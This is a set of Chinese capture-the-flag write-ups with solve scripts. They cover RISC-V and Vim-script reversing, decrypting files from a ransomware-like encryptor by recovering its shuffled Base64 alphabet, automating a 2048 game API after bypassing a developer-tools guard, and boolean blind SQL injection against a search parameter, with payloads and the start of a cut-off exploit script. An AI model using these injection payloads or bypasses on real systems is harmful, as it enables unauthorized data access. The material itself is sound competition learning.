def rol(x: int, n: int) -> int:    n %= 64    return ((x << n) | (x >> ((64 - n) % 64))) & MASK

def decode_ops(blob: bytes, start: int, count: int):    result = []    for i in range(count):        addr = start + 4 * i        offset = va_offset(blob, addr)        raw = blob[offset:offset + 4]        w = int.from_bytes(raw, 'little')        opcode, rd, f3 = w & 127, (w >> 7) & 31, (w >> 12) & 7        rs1, rs2, f7 = (w >> 15) & 31, (w >> 20) & 31, w >> 25        imm = w >> 20        if imm & 0x800:            imm -= 0x1000        if opcode == 0x33 and rd == rs1 == 6:            spec = {(0, 0, 25): ('add_neighbor', 0),                    (0, 4, 25): ('xor_neighbor', 0),                    (1, 0, 17): ('mul_odd_neighbor', 0)}            op, arg = spec[(f7, f3, rs2)]        elif opcode == 0x13 and rd == rs1 == 6 and f3 == 5 and w >> 26 == 0x18:            op, arg = 'ror', (w >> 20) & 63        elif opcode == 0x13 and rd == rs1 == 6 and f3 in (0, 4):            op, arg = ('add_imm' if f3 == 0 else 'xor_imm'), imm        elif opcode == 0x13 and f3 == 0 and (rd, rs1) in ((10, 6), (10, 10)):            op, arg = 'add_imm', imm        else:            raise ValueError(f'Unsupported instruction {addr:#x}: {w:08x}')        result.append({'address': hex(addr), 'raw': raw.hex(), 'op': op, 'arg': arg})    return result

def transform(x: int, y: int, ops, inverse=False) -> int:    for item in reversed(ops) if inverse else ops:        op, arg = item['op'], item['arg']        if op == 'add_neighbor':            x += -y if inverse else y        elif op == 'xor_neighbor':            x ^= y        elif op == 'mul_odd_neighbor':            x *= pow(y | 1, -1, MOD) if inverse else y | 1        elif op == 'ror':            x = rol(x, arg if inverse else -arg)        elif op == 'add_imm':            x += -arg if inverse else arg        elif op == 'xor_imm':            x ^= arg & MASK        else:            raise ValueError(op)        x &= MASK    return x

def mix(words, ops, rounds=8, inverse=False):    words = list(words)    for _ in range(rounds):        for i in range(7, -1, -1) if inverse else range(8):            words[i] = transform(words[i], words[(i + 1) % 8], ops, inverse)    return words

def main():    parser = argparse.ArgumentParser()    parser.add_argument('elf', type=Path)    parser.add_argument('--report', type=Path)    args = parser.parse_args()    blob = args.elf.read_bytes()    rodata = blob[blob.index(b'OVMIXv2!'):]    signature, length, word_count, rounds, count, carrier = struct.unpack_from('<8s5Q', rodata)    assert (length, word_count, rounds, count) == (63, 8, 8, 128)    ops = decode_ops(blob, 0x10256, count)    report = {'sha256': hashlib.sha256(blob).hexdigest(),              'metadata': {'signature': signature.decode(), 'length': length,                           'word_count': word_count, 'rounds': rounds,                           'instruction_count': count, 'carrier_address': hex(carrier)},              'overlap_start': hex(0x10256), 'operations': ops, 'candidates': []}    selected = []    for parity in (0, 1):        targets = [struct.unpack_from('<Q', rodata, 0x30 + 16 * i + 8 * parity)[0]                   for i in range(8)]        plain = mix(targets, ops, inverse=True)        raw = struct.pack('<8Q', *plain)        replay = mix(plain, ops)        item = {'parity': parity, 'hex': raw.hex(), 'repr': repr(raw),                'branch_consistent': (raw[0] & 1) == parity,                'length_consistent': len(raw) == 64 and raw[-1] == 0,                'roundtrip_matches': replay == targets,                'targets': [hex(x) for x in targets],                'replay': [hex(x) for x in replay]}        report['candidates'].append(item)        if item['branch_consistent'] and item['length_consistent'] and item['roundtrip_matches']:            selected.append(raw[:-1])    assert len(selected) == 1    flag = selected[0].decode('ascii')    assert len(selected[0]) == length and '\0' not in flag    report['flag'] = flag    if args.report:        args.report.write_text(json.dumps(report, ensure_ascii=False, indent=2) + '\n', encoding='utf-8')    print('overlapping instructions:', count)    print('forward replay: all 8 qwords match')    print(flag)

if __name__ == '__main__': main()flag#
whuctf{RISC-V_32b1t_instRucti0n_1s_d1ffiCult_to_Mem0riz3_1F605}
LostTable#
先看看#
zip 里有 encrypt、几份 .enc、明文 how2decrypt.txt 等。encrypt 是 strip 过的 PIE,导入了 rand/srand/time/clock,字符串里有 whuctf_2026、LT_TABLE、标准 Base64 表。
流程#
r2 -A -q -c 'pdf @ 0x1389; pdf @ 0x145d; pdf @ 0x1655; pdf @ 0x1a13; pdf @ 0x1cc1' encrypt字母表:环境变量 LT_TABLE 长度 64 就直接用,否则 Fisher–Yates 洗牌(种子靠 time/clock,默认跑不稳定)。然后自定义 Base64,再过一层改过的 RC4 风格流:
KSA(key=whuctf_2026):
j = (j + S[i] + key[i mod key_length]) mod 256swap(S[i], S[j])PRGA 取值也改了:
i = (i + 1) mod 256j = (j + S[i]) mod 256swap(S[i], S[j])k = S[(S[i] * S[j] + 0x72) mod 256]output = input XOR k XOR 0x37可逆。解密:同一变换还原 → 自定义表换回标准表 → 普通 Base64 解码。
已知明文抠表#
how2decrypt.txt 243 字节 ↔ 密文 324 字节。变换后的自定义 Base64 跟标准编码逐位对照,能定 59/64 项;剩下 2Nbcz 的 5! = 120 种排列,拿 whuctf_logo.png.enc 验 PNG 结构,唯一通过的是:
C6UnkK8dsa1STyFNVojOElpBXMDw5h4zmWZP9tf0xqR+JHLvui/7Q3GgAIecrYb2PNG 1260×1284,块 CRC 全对。三份密文都能 roundtrip;LT_TABLE 喂回原 ELF 重加密也逐字节一致。
exp#
#!/usr/bin/env python3"""Recover LostTable's shuffled Base64 alphabet and decrypt the artifacts."""
from __future__ import annotations
import base64import hashlibimport itertoolsimport jsonimport reimport structimport zlibimport zipfilefrom pathlib import Path

# Run with the supplied losttable.zip attachment in the current directory.STD_ALPHABET = b"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"KEY = b"whuctf_2026"PNG_SIGNATURE = b"\x89PNG\r\n\x1a\n"INPUTS: dict[str, bytes] = {}

def read_input(name: str) -> bytes:    return INPUTS[name]

def stream_xor(data: bytes) -> bytes:    """Apply the tool's RC4-like stream transform; it is its own inverse."""    state = bytearray(range(256))    j = 0    for i in range(256):        j = (j + state[i] + KEY[i % len(KEY)]) & 0xFF        state[i], state[j] = state[j], state[i]
    out = bytearray()    i = j = 0    for value in data:        i = (i + 1) & 0xFF        j = (j + state[i]) & 0xFF        state[i], state[j] = state[j], state[i]        stream_byte = state[(state[i] * state[j] + 0x72) & 0xFF]        out.append(value ^ stream_byte ^ 0x37)    return bytes(out)

def encode_custom(data: bytes, alphabet: bytes) -> bytes:    standard = base64.b64encode(data)    return standard.translate(bytes.maketrans(STD_ALPHABET, alphabet))

def decode_custom(encoded: bytes, alphabet: bytes) -> bytes:    standard = encoded.translate(bytes.maketrans(alphabet, STD_ALPHABET))    return base64.b64decode(standard, validate=True)

def inspect_png(data: bytes) -> dict[str, object] | None:    """Accept a PNG only when its structure and every chunk CRC are valid."""    if not data.startswith(PNG_SIGNATURE):        return None
    pos = len(PNG_SIGNATURE)    chunks: list[dict[str, object]] = []    saw_iend = False    while pos < len(data):        if pos + 12 > len(data):            return None        size = struct.unpack_from(">I", data, pos)[0]        kind = data[pos + 4 : pos + 8]        end = pos + 12 + size        if end > len(data):            return None        payload = data[pos + 8 : pos + 8 + size]        stored_crc = struct.unpack_from(">I", data, pos + 8 + size)[0]        if zlib.crc32(kind + payload) & 0xFFFFFFFF != stored_crc:            return None        if not chunks and (kind != b"IHDR" or size != 13):            return None        chunks.append({"type": kind.decode("ascii"), "size": size})        if kind == b"IEND":            if size != 0 or end != len(data):                return None            saw_iend = True            break        pos = end
    if not saw_iend:        return None    width, height = struct.unpack_from(">II", data, len(PNG_SIGNATURE) + 8)    if width == 0 or height == 0:        return None    return {"width": width, "height": height, "chunks": chunks}

def recover_alphabet() -> tuple[bytes, bytes, dict[str, object], list[int], bytes]:    known_plain = read_input("how2decrypt.txt")    known_cipher = read_input("how2decrypt.txt.enc")    known_custom_b64 = stream_xor(known_cipher)    known_standard_b64 = base64.b64encode(known_plain)    if len(known_custom_b64) != len(known_standard_b64):        raise ValueError("Known plaintext and ciphertext lengths do not match")
    partial: list[int | None] = [None] * 64    for standard_byte, custom_byte in zip(known_standard_b64, known_custom_b64):        if standard_byte == ord("="):            if custom_byte != ord("="):                raise ValueError("Base64 padding changed in the encrypted sample")            continue        index = STD_ALPHABET.index(standard_byte)        if partial[index] not in (None, custom_byte):            raise ValueError(f"Conflicting alphabet mapping at index {index}")        partial[index] = custom_byte
    missing = [index for index, value in enumerate(partial) if value is None]    known_symbols = {value for value in partial if value is not None}    remaining = sorted(set(STD_ALPHABET) - known_symbols)    if len(missing) != len(remaining):        raise ValueError("Recovered mappings do not form a Base64 alphabet permutation")
    logo_cipher = read_input("whuctf_logo.png.enc")    logo_custom_b64 = stream_xor(logo_cipher)    valid: list[tuple[bytes, bytes, dict[str, object]]] = []    for assignment in itertools.permutations(remaining):        candidate = list(partial)        for index, symbol in zip(missing, assignment):            candidate[index] = symbol        alphabet = bytes(candidate)        try:            logo = decode_custom(logo_custom_b64, alphabet)        except (ValueError, base64.binascii.Error):            continue        info = inspect_png(logo)        if info is not None:            valid.append((alphabet, logo, info))
    if len(valid) != 1:        raise ValueError(f"Expected one PNG-valid alphabet, found {len(valid)}")    alphabet, logo, info = valid[0]    return alphabet, logo, info, missing, bytes(remaining)

def sha256(data: bytes) -> str:    return hashlib.sha256(data).hexdigest()

def main() -> None:    with zipfile.ZipFile("losttable.zip") as archive:        for member in archive.infolist():            if member.is_dir():                continue            name = member.filename.rsplit("/", 1)[-1]            if name in INPUTS:                raise ValueError(f"Duplicate attachment filename: {name}")            INPUTS[name] = archive.read(member)    required = {"flag.txt.enc", "how2decrypt.txt", "how2decrypt.txt.enc", "whuctf_logo.png.enc"}    missing = sorted(required - INPUTS.keys())    if missing:        raise ValueError(f"Missing attachment members: {missing}")
    alphabet, logo, png_info, missing, remaining = recover_alphabet()    encrypted_names = {        "flag.txt": "flag.txt.enc",        "how2decrypt.txt": "how2decrypt.txt.enc",        "whuctf_logo.png": "whuctf_logo.png.enc",    }
    outputs: dict[str, bytes] = {}    roundtrips: dict[str, bool] = {}    for output_name, encrypted_name in encrypted_names.items():        encrypted = read_input(encrypted_name)        raw = decode_custom(stream_xor(encrypted), alphabet)        outputs[output_name] = raw        roundtrips[output_name] = stream_xor(encode_custom(raw, alphabet)) == encrypted        if not roundtrips[output_name]:            raise ValueError(f"Encryptor round-trip failed for {encrypted_name}")
    if outputs["how2decrypt.txt"] != read_input("how2decrypt.txt"):        raise ValueError("Decrypted ransom note differs from the supplied plaintext")    if outputs["whuctf_logo.png"] != logo or inspect_png(logo) != png_info:        raise ValueError("PNG validation changed between alphabet recovery and output")
    flag = outputs["flag.txt"]    if not re.fullmatch(rb"flag\{[\x20-\x7e]+\}", flag):        raise ValueError("Recovered bytes do not match the stated flag format")    flag.decode("ascii")
    for name, raw in outputs.items():        (Path("recovered_" + name)).write_bytes(raw)
    evidence = {        "kind": "reconstructed_logic",        "input_ciphertexts": {            name: {                "filename": name,                "sha256": sha256(read_input(name)),            }            for name in encrypted_names.values()        },        "algorithm": {            "key": KEY.decode("ascii"),            "post_stream_xor": "0x37",            "stream_index": "(S[i] * S[j] + 0x72) mod 256",            "encoding": "Base64 with a shuffled 64-byte alphabet",        },        "alphabet_recovery": {            "known_plaintext": "how2decrypt.txt",            "mapped_indexes": 64 - len(missing),            "missing_indexes": missing,            "unused_symbols": remaining.decode("ascii"),            "png_valid_candidates": 1,            "alphabet": alphabet.decode("ascii"),        },        "png_validation": {            "bytes": len(logo),            "sha256": sha256(logo),            **png_info,        },        "outputs": {            name: {"filename": f"recovered_{name}", "bytes": len(raw), "sha256": sha256(raw)}            for name, raw in outputs.items()        },        "checks": {            "known_plaintext_exact_match": True,            "all_ciphertexts_round_trip_byte_for_byte": roundtrips,            "flag_ascii": True,            "flag_format": True,        },    }    evidence_file = Path("recovery.json")    evidence_file.write_text(json.dumps(evidence, ensure_ascii=False, indent=2) + "\n", encoding="utf-8")
    print(f"Known-plaintext alphabet indexes: {64 - len(missing)}/64")    print(f"Missing indexes: {missing}; unused symbols: {remaining.decode('ascii')}")    print("PNG-valid alphabet candidates: 1")    print(f"Recovered alphabet: {alphabet.decode('ascii')}")    print(f"PNG: {len(logo)} bytes, {png_info['width']}x{png_info['height']}, all chunk CRCs valid")    print(f"Recovered flag: {flag.decode('ascii')}")    print(f"Ciphertext round-trips: {roundtrips}")    print("Evidence: recovery.json")

if __name__ == "__main__": main()flag#
flag{y0u_r3bu1lt_th3_shuffl3d_b64_t4bl3}move_on#
先看看#
x86-64 ELF,UPX 壳,61,856 字节。题面说“冲刺”“挖秃”。先解包,找输入缓冲和比较常量,再看变换能不能拆成小块穷举。
解包#
UPX 解掉之后进 IDA。main 在 0x40588b:清零 0x4285a0 起的 64 字节,fgets(buffer, 65, stdin) 读进来,调 sub_405830,再跟 0x408040(文件偏移 0x7040)那 64 字节常量逐字节比,对了就 You are right!。
调用顺序#
sub_405830 两轮,每轮 A (0x4011b4) → 指针 +0x10 → B (0x403442) → 再 +0x10:
| 输入字节 | 两字节组 | 函数 |
|---|---|---|
0x00–0x0f | 0–7 | A |
0x10–0x1f | 8–15 | B |
0x20–0x2f | 16–23 | A |
0x30–0x3f | 24–31 | B |
A/B 每次各管 16 字节、8 组相邻字节,组间没依赖。函数体很长,容易误以为一次盖 32 字节;用重复字节对跑一下,确认每次只改 16,跟调用方的 0x10 步长对得上。
穷举映射#
里面有 GF(256) 乘法表和 XOR 表,手推太烦。angr 在动态表索引上也很慢,于是直接 Unicorn 跑解包 ELF 里的 A/B:对每个 0x0000–0xffff,把同一对字节塞进函数 8 个位置,执行一次就拿到该函数 8 张映射。实测每张都是双射,可以建完整逆表。
目标常量按两字节一组(大端)查逆表,拼回 64 字节候选。
验证#
比较前断点读回缓冲区:
8d3375fa1db9e9e99557098a0b7704040f54ba81739e213227c2e6dd50f27682608e191173d97586b98577416cf35061fdd2ce11bf72a6e34492d352b2b564b8跟文件偏移 0x7040 的常量一致。候选丢给原始打包程序,输出 You are right!。
这里懒得手推内部运算,就直接 Unicorn 穷举了。
完整脚本#
解包后的 ELF 从 stdin 喂进去:
from __future__ import annotations
import jsonimport structimport sys
from unicorn import Uc, UC_ARCH_X86, UC_MODE_64, UC_PROT_ALLfrom unicorn.x86_const import UC_X86_REG_RSP

ELF = sys.stdin.buffer.read()if not ELF:    raise SystemExit("supply the unpacked ELF bytes on standard input")BUFFER = 0x4285A0STACK = 0x70000000STACK_SIZE = 0x10000RETURN = 0x70010000FUNCTIONS = {"A": 0x4011B4, "B": 0x403442}MAP_SIZE = 1 << 16

def down(value: int) -> int:    return value & ~0xFFF

def up(value: int) -> int:    return (value + 0xFFF) & ~0xFFF

def create_machine() -> Uc:    uc = Uc(UC_ARCH_X86, UC_MODE_64)    program_header_offset = struct.unpack_from("<Q", ELF, 32)[0]    program_header_size, program_header_count = struct.unpack_from("<HH", ELF, 54)    for index in range(program_header_count):        values = struct.unpack_from("<IIQQQQQQ", ELF,                                    program_header_offset + index * program_header_size)        kind, _, file_offset, virtual_address, _, file_size, memory_size, _ = values        if kind != 1:  # PT_LOAD            continue        start = down(virtual_address)        end = up(virtual_address + memory_size)        uc.mem_map(start, end - start, UC_PROT_ALL)        uc.mem_write(virtual_address, b"\0" * memory_size)        uc.mem_write(virtual_address, ELF[file_offset:file_offset + file_size])
    uc.mem_map(STACK, STACK_SIZE, UC_PROT_ALL)    uc.mem_map(RETURN, 0x1000, UC_PROT_ALL)    rsp = STACK + STACK_SIZE - 0x100    uc.mem_write(rsp, struct.pack("<Q", RETURN))    uc.reg_write(UC_X86_REG_RSP, rsp)    uc.mem_write(0x4285E0, struct.pack("<Q", BUFFER))    for i in range(256):        uc.mem_write(0x428E00 + 8 * i, struct.pack("<Q", 0x428380 + i))        uc.mem_write(0x429E00 + 8 * i, struct.pack("<Q", 0x418080 + (i << 8)))        uc.mem_write(0x42A600 + 8 * i, struct.pack("<Q", 0x408080 + (i << 8)))    return uc

def inverse_maps(uc: Uc, name: str) -> list[bytearray]:    result = [bytearray(MAP_SIZE * 2) for _ in range(8)]    seen = [bytearray(MAP_SIZE) for _ in range(8)]    rsp = STACK + STACK_SIZE - 0x100    for value in range(MAP_SIZE):        pair = value.to_bytes(2, "big")        uc.mem_write(BUFFER, pair * 8)        uc.reg_write(UC_X86_REG_RSP, rsp)        uc.mem_write(rsp, struct.pack("<Q", RETURN))        uc.emu_start(FUNCTIONS[name], RETURN, count=100_000)        output = bytes(uc.mem_read(BUFFER, 16))        for step in range(8):            mapped = int.from_bytes(output[2 * step:2 * step + 2], "big")            if seen[step][mapped]:                raise ValueError(f"{name}[{step}] is not one-to-one")            seen[step][mapped] = 1            result[step][2 * mapped:2 * mapped + 2] = pair    return result

def solve() -> bytes:    target = ELF[0x7040:0x7080]    if len(target) != 64:        raise ValueError("target constant is not 64 bytes")    uc = create_machine()    inverses = {name: inverse_maps(uc, name) for name in ("A", "B")}    result = bytearray()    for pair_index in range(32):        if pair_index < 8:            name, step = "A", pair_index        elif pair_index < 16:            name, step = "B", pair_index - 8        elif pair_index < 24:            name, step = "A", pair_index - 16        else:            name, step = "B", pair_index - 24        mapped = int.from_bytes(target[2 * pair_index:2 * pair_index + 2], "big")        inverse = inverses[name][step]        result.extend(inverse[2 * mapped:2 * mapped + 2])    return bytes(result)

if __name__ == "__main__": candidate = solve() print(json.dumps({ "input_hex": candidate.hex(), "input_length": len(candidate), "input_ascii": candidate.decode("ascii"), "contains_line_feed": b"\n" in candidate, }, indent=2))flag#
WHUCTF{0mnipot3n7_m0v!!https://drwho.virtadpt.net/files/mov.pdf}Project-Reverse#
先看看#
跟初音提示走,flag 全大写。源码站上三块:theme.ogg、解密后的 stage 音频、友链装饰图。
| 载荷 | 用途 |
|---|---|
| theme.ogg | 开头拼读 |
| stage.bin | 中间拼读 |
| decoration.png | 结尾 |
搜 Untitled#
首页 Hint:Seeing is not believing. Searching is!

搜索必须严格 Untitled:

文末:why not go back to the entry page with iv="Colorful Stageee"?

反推 key#
stage.json:
{ "check": [19, 29, 3, 5, 23, 5, 1, 76, 115, 54, 31, 0, 14, 12, 12, 12], "digest": "76cf97217cdeb96e2ce93f824e5362657aa2e743866beb7158f023a3c699dc2c"}校验:
key[i] XOR iv[i] == check[i]iv = b'Colorful Stageee'check = [19, 29, 3, 5, 23, 5, 1, 76, 115, 54, 31, 0, 14, 12, 12, 12]key = bytes(c ^ v for c, v in zip(check, iv))print(key.decode()) # Project Sekaiiii得 key = Project Sekaiiii。解密:
import hashlibseed = hashlib.sha256(key + b'\x00' + iv).digest()# 用 seed 循环 XOR stage.bin 即可得到 OggS 音频带参打开:
https://siestazzz.github.io/?key=Project%20Sekaiiii&iv=Colorful%20Stageee弹 Ready,让去听 BGM 再去友链。

听写#
theme.ogg:
W. H. U. C. T. F. Open curly brace.W. 3. 1.→ WHUCTF{W31(末尾是数字 1)
stage:
c 0 m e underscore t o underscore t h e→ C0ME_TO_THE
友链页装饰图:

→ _R3V3RS3_SEKAI!}
拼接#
WHUCTF{W31 + C0ME_TO_THE + _R3V3RS3_SEKAI!}flag#
WHUCTF{W31C0ME_TO_THE_R3V3RS3_SEKAI!}v1m#
先看看#
题面暗示 Vim。附件一个 ELF + 一份 Vim 脚本。输入 48 字节:whuctf{ + 40 字节正文 + }。
Vim 查表#
正文写成数字表交给 Vim,ELF 里 0x2100 起 256 字节当 S-box(接近 AES,但 0x52/0xf4 两项对调了)。一组关键命令:
normal! 65Gnormal! 0"ay$execute "normal! \<C-A>"normal! 0"by$normal! ggexecute "normal! " . str2nr(getreg("b")) . "j"normal! 0"ay$normal! 257Gexecute "normal! " . str2nr(getreg("a")) . "j"normal! 0"ay$normal! ggexecute "normal! " . str2nr(getreg("b")) . "j"normal! 0Dnormal! 0"apnormal! 65Gnormal! 0Dnormal! 0"bpexecute "normal! \<C-A>"normal! 0"by$40 组各处理一字节。
累计异或#
Vim 之后还有累计 XOR,跟 0x20c0 的 40 字节比:
c[0] = s[0]c[i] = s[i] XOR c[i - 1] (1 <= i < 40)目标:
aa150dca550f927708c700f9864530ffc700e3756f2fe8b923ec5d61ae69ff30bfbb741a029422df反推置换结果:
aabf18c79f5a9de57fcfc7f97fc375cf38c7e3961a40c7519acfb13ccfc796cf8f04cf6e1896b6fd再查逆表得正文 bR41nFu*k_1ik3?_v1M5Cr1p7_Vm_15_s0_E45y!。丢回原程序输出 Right!。
exp#
def gf_mul(a, b):    result = 0    for _ in range(8):        if b & 1:            result ^= a        carry = a & 0x80        a = (a << 1) & 0xff        if carry:            a ^= 0x1b        b >>= 1    return result
def gf_pow(a, power):    result = 1    while power:        if power & 1:            result = gf_mul(result, a)        a = gf_mul(a, a)        power >>= 1    return result
def rotl8(value, count):    return ((value << count) | (value >> (8 - count))) & 0xff
def aes_sbox(value):    inverse = gf_pow(value, 254) if value else 0    return (inverse ^ rotl8(inverse, 1) ^ rotl8(inverse, 2)            ^ rotl8(inverse, 3) ^ rotl8(inverse, 4) ^ 0x63)
target = bytes.fromhex(    'aa150dca550f927708c700f9864530ffc700e3756f2fe8b923ec5d61ae69ff30'    'bfbb741a029422df')
sbox = [aes_sbox(value) for value in range(256)]sbox[0x52], sbox[0xf4] = sbox[0xf4], sbox[0x52]assert sbox[0x52] == 0xbf and sbox[0xf4] == 0x00assert len(set(sbox)) == 256
inverse_sbox = [0] * 256for value, substituted in enumerate(sbox):    inverse_sbox[substituted] = value
substituted = bytes(    [target[0]]    + [target[i] ^ target[i - 1] for i in range(1, len(target))])body = bytes(inverse_sbox[value] for value in substituted)
check = bytearray(sbox[value] for value in body)for i in range(len(check) - 1): check[i + 1] ^= check[i]assert bytes(check) == targetprint(body.decode('ascii'))flag#
whuctf{bR41nFu*k_1ik3?_v1M5Cr1p7_Vm_15_s0_E45y!}
checkin#
先看看#
经典 2048,玩到一万分给 flag。手玩又慢又难控分,直接看前端。
绕过 F12#
页面按 F12 会弹 不许作弊哦~,guard.js 在拦。先开空白页按 F12,再在这个标签页打开题目地址,开发者工具就还在。Ctrl+Shift+I / 菜单打开开发者工具也行。
接口#
game.js 里棋盘和分数都在后端:
| 接口 | 作用 |
|---|---|
GET /api/state | board / score / total / version 等 |
POST /api/move | {"direction": 0~3, "version": v},左右上下 |
POST /api/restart | 开新局 |
每次移动都要带最新 version。计分跟标准 2048 一样,合并加分,新刷的 2/4 不加。
坑:必须正好 10000#
第一次脚本冲到 10024,奖励没解锁——要的是本局分数恰好等于 10000,不是 ≥。分数一直是 4 的倍数,10000 也是,能精确凑。
做法:分数 < 8200 时正常追高分(空格、单调性、平滑度、最大块搁左下角那套启发式);≥8200 后丢掉单步 gain > remaining 的方向;走死就 /api/restart,最多 5 局。
拿奖励#
到 10000 后 fetch("/reward.js") 再 eval + checkPrize()(直接加载脚本遇到过 ERR_CONNECTION_RESET)。第 1 局 10024 失败,第 2 局成功:
{"board":[0,0,2,0,4,8,0,0,16,32,0,2,1024,128,16,4],"score":10000,"total":21328,"dead":false,"won":false,"version":1265}exp#
Console 里先允许粘贴(Chrome 可能要先打 allow pasting),跑脚本 A;看到 score: 10000 再跑脚本 B。脚本走接口,页面棋盘不一定刷新,以 /api/state 为准。
脚本 A:自动玩到正好 10000
(async () => {  // 封装请求:有 body 时发 POST JSON,否则 GET;接口出错直接抛异常  async function request(path, body) {    const response = await fetch(path, body ? {      method: "POST",      headers: { "Content-Type": "application/json" },      body: JSON.stringify(body)    } : undefined);    const data = await response.json();    if (!response.ok) throw new Error(`${path}: ${response.status} ${JSON.stringify(data)}`);    return data;  }
  // 本地模拟一次移动:direction 0左 1右 2上 3下  // 返回移动后的棋盘、本步得分 gain、棋盘是否有变化  function simulate(board, direction) {    const next = Array(16).fill(0);    let gain = 0;    for (let line = 0; line < 4; line++) {      // 左右按行取,上下按列取;向右/向下时倒序,统一成“往前压”      let indexes = direction < 2        ? [line * 4, line * 4 + 1, line * 4 + 2, line * 4 + 3]        : [line, line + 4, line + 8, line + 12];      if (direction === 1 || direction === 3) indexes.reverse();      const values = indexes.map(i => board[i]).filter(Boolean); // 去掉空格      const merged = [];      for (let i = 0; i < values.length; i++) {        if (i + 1 < values.length && values[i] === values[i + 1]) {          const value = values[i] * 2;          // 相同方块合并          merged.push(value);          gain += value;                        // 得分 = 合并后的值          i++;                                  // 每个方块每步只合并一次        } else {          merged.push(values[i]);        }      }      indexes.forEach((index, i) => { next[index] = merged[i] || 0; });    }    return { board: next, gain, changed: next.some((value, i) => value !== board[i]) };  }
  // 启发式评分:空格多、行列单调、相邻平滑、最大块在左下角(board[12]) 越好  function evaluate(board, gain) {    const log = value => value ? Math.log2(value) : 0;    const empty = board.filter(value => !value).length;    const maximum = Math.max(...board);    let monotonicity = 0;    let smoothness = 0;
    for (let row = 0; row < 4; row++) {          // 每一行      let rising = 0, falling = 0;      for (let col = 0; col < 3; col++) {        const a = log(board[row * 4 + col]);        const b = log(board[row * 4 + col + 1]);        if (a > b) rising += b - a;        else falling += a - b;        if (board[row * 4 + col] && board[row * 4 + col + 1]) smoothness -= Math.abs(a - b);      }      monotonicity += Math.min(rising, falling);    }
    for (let col = 0; col < 4; col++) {          // 每一列      let rising = 0, falling = 0;      for (let row = 0; row < 3; row++) {        const a = log(board[row * 4 + col]);        const b = log(board[(row + 1) * 4 + col]);        if (a > b) rising += b - a;        else falling += a - b;        if (board[row * 4 + col] && board[(row + 1) * 4 + col]) smoothness -= Math.abs(a - b);      }      monotonicity += Math.min(rising, falling);    }
    return empty * 280 + monotonicity * 47 + smoothness * 8      + (board[12] === maximum ? log(maximum) * 150 : 0) + gain * 0.5;  }
  let state = await request("/api/state");      // 读取后端当前局  for (let attempt = 1; attempt <= 5; attempt++) {    if (attempt > 1) {                           // 上一局失败就重开      state = await request("/api/restart", { version: state.version });    }    let moves = 0;    let stuck = false;
    while (state.score < 10000 && !state.dead && moves < 1200) {      const remaining = 10000 - state.score;    // 距离 10000 还差多少      const options = [];      for (let direction = 0; direction < 4; direction++) {        const candidate = simulate(state.board, direction);        if (!candidate.changed) continue;        // 无效移动        // 8200 分以后,不允许一步把分数推过 10000        if (state.score >= 8200 && candidate.gain > remaining) continue;        options.push({ direction, ...candidate, value: evaluate(candidate.board, candidate.gain) });      }      if (!options.length) {                     // 没有安全的方向,换下一局        stuck = true;        console.log("STUCK", attempt, moves, state.score, state.board);        break;      }      options.sort((a, b) => b.value - a.value);      const move = options[0];                   // 选评分最高的方向      // 带上最新 version 提交给后端,用返回的新状态继续      state = await request("/api/move", { direction: move.direction, version: state.version });      moves++;      if (moves % 80 === 0) console.log("PROGRESS", attempt, moves, state.score);    }
    console.log("ATTEMPT", attempt, moves, state);    if (state.score === 10000 && !state.dead) break;   // 正好 10000,成功    if (!state.dead && !stuck && state.score < 10000 && moves >= 1200) break;  }})();
脚本 B:领奖励
// 取回 reward.js 源码,在当前页面执行并调用 checkPrize()fetch("/reward.js").then(r => r.text()).then(source => eval(source + ";checkPrize()"));flag#
WHUCTF{fb6a35fa-9abb-fec4-6ebc-f39878afc1ec}VOCALOID LEGEND ARCHIVE#
先看看#
gunicorn 站,GET q 搜索曲目。空白时「命中 374 条」。搜「是非」只一条。

布尔盲注#
q=x 摘要 4。单引号直接 400。试:
x%' AND 1=1--x%' AND 1=2--真 → 摘要 4,假 → 374。q 拼进 LIKE '...' 末尾带 %,x%' 提前结束模式,后面条件留在 SQL 里。
LENGTH(database())>0 为真;sqlite_master 400 → MySQL。UNION 出不了额外列,后面只读摘要数字。
枚举#
当前库 2 张表:myth_archive_4b20f884fd7f、songs。隐藏表列 id, note, archive_value_6c56d74856d5,一行。要读的是后面那个字段。
长度折半得 46。每位 ASCII(SUBSTRING(...)) 折半。前缀 WHUCTF{,整串:
WHUCTF{Lu0Ti@nY1_lS_mY_f@VourItE-51NgER-1077c}等值条件摘要 4,末尾多一个 x 变 374,确认收尾。
exp#
#!/usr/bin/env python3"""Boolean blind SQLi reader for the archive search parameter q."""import reimport timeimport requests
BASE = "http://127.0.0.1:63266/"TRUE_COUNT, FALSE_COUNT = "4", "374"SESSION = requests.Session()

